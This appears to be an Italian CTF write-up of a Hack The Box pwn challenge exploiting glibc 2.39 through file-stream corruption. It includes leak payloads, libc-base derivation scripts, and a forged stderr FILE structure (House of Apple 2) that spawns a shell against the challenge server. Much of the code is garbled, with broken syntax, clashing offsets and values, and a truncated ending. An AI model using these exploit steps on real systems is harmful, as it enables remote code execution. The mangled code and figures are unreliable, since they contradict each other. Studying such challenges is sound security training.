

The Emptiness Machine

Hack The Box, Cyber Apocalypse 2026 | Categoria pwn | File Stream Oriented Programming su glibc 2.39

1. Obiettivo

La challenge espone un servizio remoto raggiungibile via netcat e distribuisce un archivio contenente il binario `the_emptiness_machine` insieme alla libreria C con cui gira sul target. L'obiettivo dichiarato è ottenere esecuzione di codice sull'host remoto e leggere il file contenente la flag.

Il lore della challenge non è puro colore narrativo: descrive un personaggio che entra in uno spazio vuoto dove trova due correnti di sé stessa che scorrono affiancate, e deve decidere quale delle due colpire per prima. Come ho verificato in fase di analisi, quelle due correnti corrispondono letteralmente alle due strutture FILE di `stdout` e `stderr`, che in `libc` risiedono in memoria una immediatamente accanto all'altra. Ho trovato utile tenere presente questa corrispondenza, perché ha anticipato la struttura della soluzione prima ancora del reversing.

Il risultato finale è stato l'ottenimento di una shell remota tramite una catena di tipo House of Apple 2, una tecnica FSOP che permette di dirottare il flusso di esecuzione partendo dalla sola corruzione di strutture di I/O della `libc`, senza toccare stack né heap.

2. Configurazione dell'ambiente

Ho lavorato interamente su una macchina virtuale Kali Linux, mantenendo il materiale della challenge in una directory dedicata. L'archivio conteneva tre file: il binario e, in una sottocartella, la `libc` e il loader dinamico usati dal servizio remoto. La presenza della `libc` fornita è un dettaglio importante e non accessorio: significa che l'exploit dipende da offset interni specifici di quella versione, e che quindi vanno ricavati da quel file e non da conoscenze generiche.

```
$ tree
.
├── glibc
│   ├── ld-linux-x86-64.so.2
│   └── libc.so.6
└── the_emptiness_machine
```

Ho identificato la versione della libreria per stabilire quali mitigazioni fossero attive:

```
$ strings glibc/libc.so.6 | grep -i "GNU C Library"
GNU C Library (Ubuntu GLIBC 2.39-0ubuntu8.7) stable release version 2.39.
```

Il dato è determinante. Dalla versione 2.24 `glibc` valida il puntatore alla `vtable` di ogni struttura FILE tramite `IO_validate_vtable`, verificando che ricada dentro la sezione di sola lettura `__libc_IO_vtables`. Su 2.39 questo controllo è pienamente operativo, quindi le tecniche FSOP classiche basate su una `vtable` completamente arbitraria non sono applicabili e ho dovuto orientarmi su una variante che aggira il controllo invece di romperlo.

2.1 Strumenti utilizzati

Strumento	Impiego nel lavoro
file, checksec	rilevamento architettura, interprete dinamico e mitigazioni attive
nm, objdump	enumerazione simboli e disassemblato Intel della funzione main
strings	estrazione delle format string passate a scanf
GDB	ispezione runtime delle strutture FILE, breakpoint sulla catena di flush e watchpoint sulle scritture in memoria
Python 3 con pwntools	calcolo automatico degli offset dalla libc fornita, costruzione dei payload e gestione della sessione remota

3. Analisi statica del binario

3.1 Mitigazioni

Il primo passo è stato profilare il binario per capire quali strade fossero precluse:

```
(kali@kali) ~/Desktop/challenge
$ cd ~/Desktop/challenge
file the_emptiness_machine
checksec --file=the_emptiness_machine
the_emptiness_machine: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./glibc/ld-linux-x86-64.so.2, BuildID[sha1]
=567eaaac36e0c6f59202fffd62b4165d52a50d, for GNU/Linux 3.2.0, not stripped
RELRO      STACK CANARY NX      PIE           RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Full RELRO  No canary found NX enabled  PIE enabled  No RPATH     RW-RUNPATH   42 Symbols    No               0                1                the_emptine
ss_machine
(kali@kali) ~/Desktop/challenge
$
```

Figura 1: Output di file e checksec sul binario della challenge.

Protezione	Stato	Conseguenza operativa
Full RELRO	attiva	la GOT è in sola lettura, nessun overwrite di entry
NX	attivo	nessuna esecuzione di shellcode iniettato
PIE	attivo	indirizzi randomizzati, serve un leak prima di ogni salto
Stack canary	assente	irrelevante in questo caso, non esiste un buffer su stack
Not stripped	sì	i simboli restano leggibili e semplificano il reversing

La combinazione di Full RELRO e PIE chiude in partenza le vie più dirette e impone di costruire l'attacco attorno a un leak di indirizzi della libc.

3.2 Enumerazione dei simboli

Ho estratto i simboli per capire quale superficie avessi a disposizione. Il risultato è stato sorprendentemente magro: l'unica funzione applicativa è main, e le sole funzioni di libreria importate sono printf, puts, setbuf e __isoc99_scanf.

L'assenza totale di malloc, free e calloc è stata un'informazione preziosa perché ha escluso in un colpo solo l'intera famiglia di attacchi su heap, che è la mia ipotesi iniziale quando vedo una libc fornita insieme al binario. Restava quindi solo l'I/O.

3.3 Il cuore della vulnerabilità

Il disassemblato di main è breve e mostra chiaramente cosa rende sfruttabile il programma:

```

(kali@kali) ~/Desktop/challenge
$ sed -n '140,185p' main_disasm.txt
00000000000011a9 <main>:
11a9:    endbr64
11ad:    push    rbp
11ae:    mov     rbp, rsp
11b1:    mov     rax, QWORD PTR [rip+0x2e78]    # 4030 <stdin@GLIBC_2.2.5>
11b8:    mov     esi, 0x0
11bd:    mov     rdi, rax
11c0:    call    1090 <setbuf@plt>
11c5:    mov     rax, QWORD PTR [rip+0x2e54]    # 4020 <stdout@GLIBC_2.2.5>
11cc:    mov     esi, 0x0
11d1:    mov     rdi, rax
11d4:    call    1090 <setbuf@plt>
11d9:    lea     rax, [rip+0xe28]    # 2008 <_IO_stdin_used+0x8>
11e0:    mov     rdi, rax
11e3:    call    1080 <puts@plt>
11e8:    lea     rax, [rip+0x1469]    # 2658 <_IO_stdin_used+0x658>
11ef:    mov     rdi, rax
11f2:    mov     eax, 0x0
11f7:    call    10a0 <printf@plt>
11fc:    mov     rax, QWORD PTR [rip+0x2e1d]    # 4020 <stdout@GLIBC_2.2.5>
1203:    mov     rsi, rax
1206:    lea     rax, [rip+0x1530]    # 273d <_IO_stdin_used+0x73d>
120d:    mov     rdi, rax
1210:    mov     eax, 0x0
1215:    call    10b0 <__isoc99_scanf@plt>
121a:    lea     rax, [rip+0x1527]    # 2748 <_IO_stdin_used+0x748>
1221:    mov     rdi, rax
1224:    mov     eax, 0x0
1229:    call    10a0 <printf@plt>
122e:    mov     rax, QWORD PTR [rip+0x2e0b]    # 4040 <stderr@GLIBC_2.2.5>
1235:    mov     rsi, rax
1238:    lea     rax, [rip+0x15e6]    # 2825 <_IO_stdin_used+0x825>
123f:    mov     rdi, rax
1242:    mov     eax, 0x0
1247:    call    10b0 <__isoc99_scanf@plt>
124c:    nop
124d:    pop     rbp
124e:    ret

Disassembly of section .fini:
0000000000001250 <.fini>:
1250:    endbr64
1254:    sub     rsp, 0x8
1258:    add     rsp, 0x8
125c:    ret

```

Figura 2: Disassemblato completo di main con le due chiamate a scanf.

La sequenza da osservare è quella che precede la prima chiamata a scanf:

```

11fc: mov rax, QWORD PTR [rip+0x2e1d]    # 4020 <stdout@GLIBC_2.2.5>
1203: mov rsi, rax
1206: lea rax, [rip+0x1530]    # format string
120d: mov rdi, rax
1215: call __isoc99_scanf@plt

```

L'istruzione chiave è `mov rax, QWORD PTR [rip+0x2e1d]`. Non è una `lea`, quindi non carica l'indirizzo della variabile `stdout`: carica il valore contenuto in quella variabile, che è il puntatore alla struttura `FILE` dentro la lib. Quel puntatore finisce in `rsi`, cioè nel secondo argomento di `scanf`, che è la destinazione della scrittura.

In altre parole il programma invita l'utente a scrivere direttamente dentro la struttura di I/O di `stdout`. Pochi byte più avanti la stessa identica sequenza si ripete su `stderr`. Le format string, estratte con `strings`, definiscono l'ampiezza esatta delle due scritture:

```

$ strings -a the_emptiness_machine | grep -i "rin\|%"
Rin's interaction:
%40s
Rin's interaction:
%224s

```


Ho quindi due primitive di scrittura: quaranta caratteri dentro `stdout` e duecentoventiquattro dentro `stderr`, in quest'ordine. Un dettaglio da non trascurare è che `%s` si interrompe solo sui caratteri di spaziatura: i byte nulli passano senza problemi, mentre uno spazio o un newline all'interno di un indirizzo tronca il payload.

Questo vincolo è tornato rilevante alla fine del lavoro.

4. Ricognizione degli offset in libc

Contare gli offset a mano leggendo dump esadecimali è la via più rapida per introdurre errori silenziosi, quindi ho preferito estrarli in modo programmatico dalla libc fornita:

```
from pwn import *
libc = ELF("./glibc/libc.so.6")
print("stdout struct:", hex(libc.symbols['_IO_2_1_stdout_']))
print("stderr struct:", hex(libc.symbols['_IO_2_1_stderr_']))
print("_IO_file_jumps:", hex(libc.symbols['_IO_file_jumps']))
print("system:", hex(libc.symbols['system']))
```



```
(kali@kali)~[~/Desktop/challenge]
$ python3 recon.py
[*] '/home/kali/Desktop/challenge/glibc/libc.so.6'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
FORTIFY: Enabled
SHSTK: Enabled
IBT: Enabled
stdout struct: 0x2045c0
stderr struct: 0x2044e0
_IO_file_jumps (vtable): 0x202030
system: 0x58750
environ: 0x20ad58
(kali@kali)~[~/Desktop/challenge]
$
```

Figura 3: Offset ricavati direttamente dalla libc distribuita con la challenge.

Il dato più interessante emerge dalla differenza tra le due strutture: $0x2045c0 - 0x2044e0 = 0xe0$, cioè esattamente 224 byte, che è la dimensione di una `_IO_FILE_plus` su x86-64. Le due strutture sono quindi perfettamente adiacenti, con `stderr` che precede `stdout`. È la conferma numerica della metafora delle due correnti affiancate, e spiega anche perché la seconda scrittura sia stata dimensionata proprio a 224 byte: copre l'intera struttura di `stderr` fino al byte immediatamente precedente `stdout`.

5. Prima fase: leak degli indirizzi della libc

5.1 Il vincolo sul campo `_flags`

Prima di costruire qualsiasi payload significativo ho testato empiricamente quanto potessi scrivere senza far collassare il programma, provando lunghezze crescenti in un ciclo automatizzato. Il comportamento è stato netto: con un solo carattere il programma sopravvive, da due in su termina immediatamente.

La spiegazione sta nel primo campo della struttura. `_flags` contiene il valore `0xfbad2887`, dove la parte alta `0xfbad` funziona da numero magico che la libc verifica per riconoscere uno stream valido. In little endian quei due byte occupano la terza e la quarta posizione, quindi qualunque scrittura che le raggiunga distrugge il magic e provoca la terminazione. Ogni payload doveva preservarli.

5.2 Overwrite parziale di `_IO_write_base`

La tecnica standard per ottenere un leak da uno stream corrotto consiste nel far puntare `_IO_write_base` a un indirizzo più basso di `_IO_write_ptr`: al successivo flush la libc considera come dati da emettere tutto ciò che si trova nell'intervallo tra i due, e lo stampa. Il problema è che non conoscevo alcun indirizzo assoluto, dato che PIE e ASLR li randomizzano ad ogni esecuzione.

Per `_flags` ho usato `0xfbad1800`: conserva il magic, elimina il bit `_IO_UNBUFFERED` che `setbuf` aveva impostato all'avvio e che avrebbe impedito il flush dell'intervallo, e imposta `_IO_IS_APPENDING`.

```
payload = p64(0xfbad1800) + b"\x00" * 24 + b"\x58"  
p.sendline(payload)
```

[illegible]

Figura 4: Il leak in azione: oltre 18 KB di sezione dati della libc riversati sul socket.

Il risultato è stato di 18119 byte di memoria della libc, coerenti con l'intervallo calcolato tra il nuovo `_IO_write_base` e `_IO_write_ptr` rimasto invariato.

5.3 Derivazione della base

Sapendo che il leak inizia a un offset noto della libc, ogni qword ricevuta corrisponde a un indirizzo di file preciso. I puntatori rilocati soddisfano la relazione $\text{valore_runtime} = \text{base} + \text{valore_nel_file}$, quindi ho confrontato ogni valore del leak con il corrispondente valore letto dalla libc su disco e ho raccolto le differenze. Ho scelto la base per voto di maggioranza, scartando i risultati non allineati alla pagina, così da rendere il calcolo robusto anche in presenza di dati non puntatore.

```
kali@kali: ~/Desktop/challenge
$ nc 154.57.164.76 32193
[Subdued Voice]: Let you cut me open... Just to watch me bleed...
Rin's interaction:

p = process([elf.path], aslr=True)
p.recvuntil(b"Rin's interaction: ")

payload = p64(0xfad1800) + b"\x00" * 24 + b"\x58"
p.sendline(payload)

leak = b""
while True:
    chunk = p.recv(timeout=1)
    if not chunk:
        break
    leak += chunk
    except Exception:
        break

print(f"[*] Leak: {len(leak)} byte")

# cerchiamo il primo guard che assomiglia a un puntatore libc
for i in range(0, min(len(leak), 512) - 8, 8):
    runtime = u64(leak[i:i+8])
    if runtime >> 40 != 0xf:
        continue
    vaddr = LEAK_START + i
    if not vaddr < libc.u64(vaddr):
        except Exception:
            continue
    if fileval <= (0 < fileval < 0x400000):
        base = runtime - fileval
        if base & 0xffff == 0:
            print(f"[*] match a offset {hex(vaddr)} - libc base = {hex(base)}")
            print(f"system = {hex(base + libc.symbols['system'])}")
            print(f"stdout = {hex(base + 0x285c0)}")
            print(f"stderr = {hex(base + 0x285e0)}")
            break

EOF

python3 exploit.py
[*] /home/kali/Desktop/challenge/the_emptiness_machine
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
RUNPATH: /usr/lib/
SHSTK: Enabled
ISX: Enabled
Stripped: No
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 298011
[*] Leak: 1819 byte
[*] match a offset 0x200058: libc base = 0x7f90fae00000
system = 0x7f90fae58750
stdout = 0x7f90f50045c0
stderr = 0x7f90f50044e0
[*] Stopped process '/home/kali/Desktop/challenge/the_emptiness_machine' (pid 298011)

kali@kali: ~/Desktop/challenge
$
```

Figura 5: Base della libc derivata dal leak, con gli indirizzi di system, stdout e stderr.

6. Seconda fase: esecuzione di codice tramite House of Apple 2

6.1 Perché non una vtable arbitraria

Con la base nota avevo l'indirizzo di system, ma non un modo per saltarci. Su glibc 2.39 il puntatore vtable di ogni struttura FILE viene validato prima dell'uso, quindi non potevo sostituirlo con un indirizzo mio.

House of Apple 2 aggira il problema anziché affrontarlo. L'idea è lasciare al suo posto una vtable perfettamente legittima, `_IO_wfile_jumps`, e dirottare invece la wide vtable, cioè la tabella di funzioni raggiunta attraverso il campo `_wide_data`. Quel secondo livello di indirizzione non è soggetto ad alcuna validazione.

La catena che ho sfruttato si innesca da sola all'uscita del programma. Quando main ritorna, `exit` chiama `_IO_flush_all`, che per ogni stream con `_mode` non positivo e con dati pendenti invoca `_IO_OVERFLOW`. Tramite la vtable legittima questo porta a `_IO_wfile_overflow`, che trovando la wide buffer base a zero passa a `_IO_wdoallocbuf`, il quale chiama lo slot `__doallocate` della wide vtable passando come primo argomento la struttura stessa. Piazzando system in quello slot e una stringa di comando all'inizio della struttura, ottengo l'esecuzione.

6.2 Scelta della wide data

Il vincolo geometrico è che il campo `_wide_vtable` si trova all'offset `0xe0` della wide data, e io controllo solo i 224 byte di stderr. La wide data doveva quindi trovarsi a un indirizzo tale da far cadere quel campo dentro la mia zona di scrittura, e con i campi critici già azzerati.

Ho scritto uno script che verifica i candidati usando i dati già presenti nel leak, senza bisogno del debugger:


```

L-$ cat > scan.py << 'EOF'
from pwn import *

context.binary = ELF("./the_emptiness_machine", checksec=False)
LEAK_START = 0x200058
STDERR = 0x2044e0

p = process([context.binary.path], aslr=True)
p.recvuntil(b"Bin's interaction: ")
p.sendline(p64(0xfbad1800) + b"\x00" * 24 + b"\x58")

leak = b""
while True:
    try:
        c = p.recv(timeout=1)
        if not c: break
        leak += c
    except Exception:
        break
p.close()

def val(vaddr):
    off = vaddr - LEAK_START
    if off < 0 or off + 8 > len(leak):
        return None
    return u64(leak[off:off+8])

print(f"[+] leak {len(leak)} byte, copre {hex(LEAK_START)} - {hex(LEAK_START+len(leak))}")

for w in range(STDERR - 0xe0, STDERR, 8):
    wb, bb = val(W + 0x18), val(W + 0x30)
    if wb is None or bb is None:
        continue
    flag = " <== CANDIDATO" if (wb == 0 and bb == 0) else ""
    print(f"W={hex(W)} write_base={hex(wb)} buf_base={hex(bb)} slot_wide_vtable a stderr+{hex(W+0xe0-STDERR)}{flag}")
EOF
python3 scan.py
[+] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 299429
[*] Stopped process '/home/kali/Desktop/challenge/the_emptiness_machine' (pid 299429)
[+] leak 18119 byte, copre 0x200058 - 0x20471f
W=0x204400 write_base=0x7fa30e200200 buf_base=0x7fa30e1b19c0 slot_wide_vtable a stderr+0x0
W=0x204408 write_base=0x7fa30e200140 buf_base=0x7fa30e1b1fc0 slot_wide_vtable a stderr+0x8
W=0x204410 write_base=0x7fa30e1b28c0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x10
W=0x204418 write_base=0x7fa30e1b19c0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x18
W=0x204420 write_base=0x7fa30e1b1fc0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x20
W=0x204428 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x28
W=0x204430 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x30
W=0x204438 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x38
W=0x204440 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x40
W=0x204448 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x48
W=0x204450 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x50
W=0x204458 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x58
W=0x204460 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x60
W=0x204468 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x68
W=0x204470 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x70
W=0x204478 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x78
W=0x204480 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x80
W=0x204488 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x88
W=0x204490 write_base=0x0 buf_base=0x7fa30e2044e0 slot_wide_vtable a stderr+0x90
W=0x204498 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0x98 <== CANDIDATO
W=0x2044a0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xa0 <== CANDIDATO
W=0x2044a8 write_base=0x7fa30e2044e0 buf_base=0x0 slot_wide_vtable a stderr+0xa8
W=0x2044b0 write_base=0x0 buf_base=0xfbad2086 slot_wide_vtable a stderr+0xb0
W=0x2044b8 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xb8 <== CANDIDATO
W=0x2044c0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xc0 <== CANDIDATO
W=0x2044c8 write_base=0xfbad2086 buf_base=0x0 slot_wide_vtable a stderr+0xc8
W=0x2044d0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xd0 <== CANDIDATO
W=0x2044d8 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xd8 <== CANDIDATO

```

Figura 6: Scansione dei candidati wide data con i campi write_base e buf_base a zero.

La prima scelta si è rivelata sbagliata, e vale la pena spiegare perché: avevo selezionato un indirizzo a distanza 0x28 da stderr, ma le funzioni della catena scrivono nei campi della wide data tra offset 0x00 e 0x40, e quelle scritture finivano proprio sopra l'inizio di stderr, distruggendo la stringa di comando. Ho quindi imposto una distanza superiore a 0x40 e ho scelto il candidato a 0x48.

6.3 Il vincolo nascosto sulla stringa di comando

Il campo _flags svolge un doppio ruolo, ed è l'aspetto più insidioso di questa catena: contiene la stringa passata a system, ma i suoi bit vengono comunque interpretati come flag dalle funzioni attraversate. Il classico /bin/sh è inutilizzabile, perché il carattere / vale 0x2f e ha attivi sia _IO_NO_WRITES sia _IO_UNBUFFERED, che fanno abortire la catena rispettivamente in _IO_wfile_overflow e in _IO_wduallocbuf.

Anche il secondo byte è vincolato. Usando inizialmente a;sh; ho osservato che il punto e virgola, valore 0x3b, attiva _IO_IN_BACKUP e provoca la chiamata a _IO_free_wbackup_area, che sovrascrive proprio il byte della stringa. Ho individuato il colpevole con un watchpoint hardware sull'indirizzo:

```

Session Actions Edit View Help
Reading symbols from /home/kali/Desktop/challenge/the_emptiness_machine...
(No debugging symbols found in /home/kali/Desktop/challenge/the_emptiness_machine)
Attaching to program: /home/kali/Desktop/challenge/the_emptiness_machine, process 308820
Reading symbols from ./glibc/libc.so.6...
(No debugging symbols found in ./glibc/libc.so.6)
Reading symbols from ./glibc/ld-linux-x86-64.so.2...
(No debugging symbols found in ./glibc/ld-linux-x86-64.so.2)

warning: Expected absolute pathname for libpthread in the inferior, but got ./glibc/libc.so.6.

warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
0x00007f33f851ba91 in read () from ./glibc/libc.so.6
Hardware watchpoint 1: *(unsigned long*)0x7f33f86044e0

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f84962a2 in _IO_flush_all () from ./glibc/libc.so.6
#1 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#2 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#3 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
#4 0x00007f33f842a1d1 in ?? () from ./glibc/libc.so.6
#5 0x00007f33f842a28b in __libc_start_main () from ./glibc/libc.so.6
#6 0x00005578e946b0e5 in _start ()
[Detaching after vfork from child process 308986]

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f848b6cc in _IO_free_wbackup_area () from ./glibc/libc.so.6
#1 0x00007f33f848cf05 in _IO_wfile_overflow () from ./glibc/libc.so.6
#2 0x00007f33f84961e6 in _IO_flush_all () from ./glibc/libc.so.6
#3 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#4 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#5 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
#6 0x00007f33f842a1d1 in ?? () from ./glibc/libc.so.6
#7 0x00007f33f842a28b in __libc_start_main () from ./glibc/libc.so.6

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f848ce8e in _IO_wfile_overflow () from ./glibc/libc.so.6
#1 0x00007f33f84961e6 in _IO_flush_all () from ./glibc/libc.so.6
#2 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#3 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#4 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6

```

Figura 7: Watchpoint sulle scritture a stderr+0: dopo scanf intervengono le funzioni della catena di flush.

La stringa definitiva è `ap;sh;`: il carattere `a` vale `0x61` e ha i bit problematici a zero, mentre `p` vale `0x70`, è pari e quindi non attiva il bit di backup. La shell tenta di eseguire il comando inesistente `ap`, fallisce, e passa a `sh`, che è ciò che mi interessa.

6.4 Struttura finale scritta su stderr

Offset	Campo	Valore	Motivo
0x00	<code>_flags</code>	<code>ap;sh;</code>	stringa comando e flag compatibili con la catena
0x20	<code>_IO_write_base</code>	0	necessario che <code>write_ptr</code> sia maggiore di <code>write_base</code>
0x28	<code>_IO_write_ptr</code>	1	come sopra, per far scattare il flush
0x30	<code>_IO_write_end</code>	<code>system</code>	coincide con lo slot <code>__doallocate</code> della <code>wide vtable</code>
0x88	<code>_lock</code>	zona di zeri	evita il crash sull'acquisizione del lock
0x98	<code>wide vtable</code>	<code>stderr - 0x38</code>	tabella falsa, non validata
0xa0	<code>_wide_data</code>	<code>libc + 0x204498</code>	candidato con campi già a zero e distanza sicura
0xc0	<code>_mode</code>	0	richiesto non positivo da <code>_IO_flush_all</code>

0xd8	vtable	_IO_wfile_jumps	vtable legittima, supera IO_validate_vtable
------	--------	-----------------	---

6.5 Verifica della catena

Prima di lanciare l'exploit in remoto ho verificato in GDB che ogni anello fosse effettivamente percorso, mettendo un breakpoint su ciascuna funzione della catena:

```

Session Actions Edit View Help
[Subdued Voice]: Let you cut me open... Just to watch me bleed...
Rin's interaction:
(kali@kali)-[~]
└─$ python3 diaga.py

votes = {}
for i in range(0, len(leak) - 8, 8):
    rt = u64(leak[i:i+8])
    if rt >> 40 && 0xf: continue
    lrrt = libc.u64(LEAK_START + 1)
    except Exception: continue
    if 0 < fv < 0x000000 and (rt - fv) & 0xffff == 0:
        votes[rt - fv] = votes.get(rt - fv, 0) + 1

base = max(votes, key=votes.get)
stderr_a = base + OFF_STDERR
W = base + OFF_W
log.success(f'libc base = {hex(base)}')
log.info(f'stderr = {hex(stderr_a)} W = {hex(W)}')

gdb.attach(p, gdbscript=''''
set pagination off
set confirm off
break _IO_wfile_overflow
command
silent
printf "\n>>> _IO_wfile_overflow raggiunta\n"
continue
end
break _IO_wdoallocbuf
command
silent
printf "\n>>> _IO_wdoallocbuf raggiunta\n"
continue
end
break system
command
silent
printf "\n>>> system_rdi = %s\n", $rdi
x/s $rdi
end
printf "\n--- wide data W ---\n"
x/gx 0x(W:x)
Continue
-''')

pause()

fa = b'appsh\x00\x00'
fa += b'\x00' * 0x10
fa += p64(0) + p64(1) + p64(base + libc.symbols['system'])
fa = fa.ljust(0x88, b'\x00') + p64(stderr_a + 0x48)
fa = fa.ljust(0x98, b'\x00') + p64(stderr_a - 0x38)
fa = fa.ljust(0xab, b'\x00') + p64(W)
fa = fa.ljust(0xc0, b'\x00') + p32(0)
fa = fa.ljust(0xd8, b'\x00') + p64(base + libc.symbols['_IO_wfile_jumps'])

p.sendline(fa)
p.interactive()
PROMPT
python3 diaga.py
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 319979
[*] libc_base = 0x7f1df4c04000
[*] stderr = 0x7f1df4c044e0 W = 0x7f1df4c04498
[*] Running in new terminal: [ /usr/bin/gdb, '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-p',
[*] Waiting for debugger: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

Reading symbols from /home/kali/Desktop/challenge/the_emptiness_machine...
(No debugging symbols found in /home/kali/Desktop/challenge/the_emptiness_machine)
Attaching to program: /home/kali/Desktop/challenge/the_emptiness_machine, process 319979
Reading symbols from ./glibc/libc.so.6...
(No debugging symbols found in ./glibc/libc.so.6)
Reading symbols from ./glibc/libc.so.6...
(No debugging symbols found in ./glibc/libc.so.6)
Warning: Expected absolute pathname for libpthread in the inferior, but got ./glibc/libc.so.6.
Warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available
0x00007f1df4b1ba91 in read () from ./glibc/libc.so.6
Breakpoint 1 at 0x7f1df4a8ce2b
Breakpoint 2 at 0x7f1df4a8e78
Breakpoint 3 at 0x7f1df4a58758

--- wide data W ---
0x7f1df4c04498: 0x00007f1df4bcca38 0x00007f1df4bcca38
0x7f1df4c044a0: 0x0000000000000000 0x0000000000000000
0x7f1df4c044b0: 0x0000000000000000 0x00007f1df4c044e0
0x7f1df4c044c0: 0x0000000000000000 0x0000000000000000

>>> _IO_wfile_overflow raggiunta
>>> _IO_wdoallocbuf raggiunta
>>> system, rdi = 0x7f1df4c044e0
0x7f1df4c044e0 <_IO_2_1_stderr->: "ap;sh;"
(gdb)

```

Figura 8: La catena percorsa integralmente: overflow, allocazione wide e infine system con rdi corretto.

Le tre righe di output confermano il percorso completo, e soprattutto mostrano che rdi punta a ap;sh;, cioè che il primo argomento di system è la stringa che intendevo. Il backtrace ottenuto in una verifica precedente aveva già mostrato la sequenza system, _IO_wdoallocbuf, _IO_wfile_overflow, _IO_flush_all, exit:

```
Session Actions Edit View Help
(kali@kali)~$ nc 154.57.164.72 32594
(UNKNOWN) [154.57.164.72] 32594 (?): Connection refused
(kali@kali)~$ nc 154.57.164.76 32193
[Subdued Voice]: Let you cut me open... Just to watch me bleed...
Rin's Interaction: []

break

votes = {}
for i in range(0, len(leak) - 8, 8):
    rt = u64(leak[i:i+8])
    if rt >> 40 == 0x7f: continue
    try: fv = libc.u64(LEAK_START + i)
    except Exception: continue
    if 0 < fv < 0x400000 and (rt - fv) & 0xffff == 0:
        votes[rt - fv] = votes.get(rt - fv, 0) + 1

base = max(votes, key=votes.get)
log.success(f"libc_base = {hex(base)}")
log.info(f"stderr = {hex(base + OFF_STDERR)}")
log.info(f"W = {hex(base + OFF_W)}")

fs = b"ajsh;\x00\x00\x00"
fs += b"\x00" * 0x18
fs += p64(0) + p64(1) + p64(base + libc.symbols["system"])
fs = fs.ljust(0x80, b"\x00") + p64(base + OFF_ZERO)
fs = fs.ljust(0xa0, b"\x00") + p64(base + OFF_W)
fs = fs.ljust(0xb0, b"\x00") + p64(base + OFF_STDERR - 0x38)
fs = fs.ljust(0xc0, b"\x00") + p32(0)
fs = fs.ljust(0xd8, b"\x00") + p64(base + libc.symbols["_IO_wfile_jumps"])

p.sendline(fs)
p.interactive()
PYDIE

python3 diag2.py
[*] Starting local process '/usr/bin/gdbserver': pid 306659
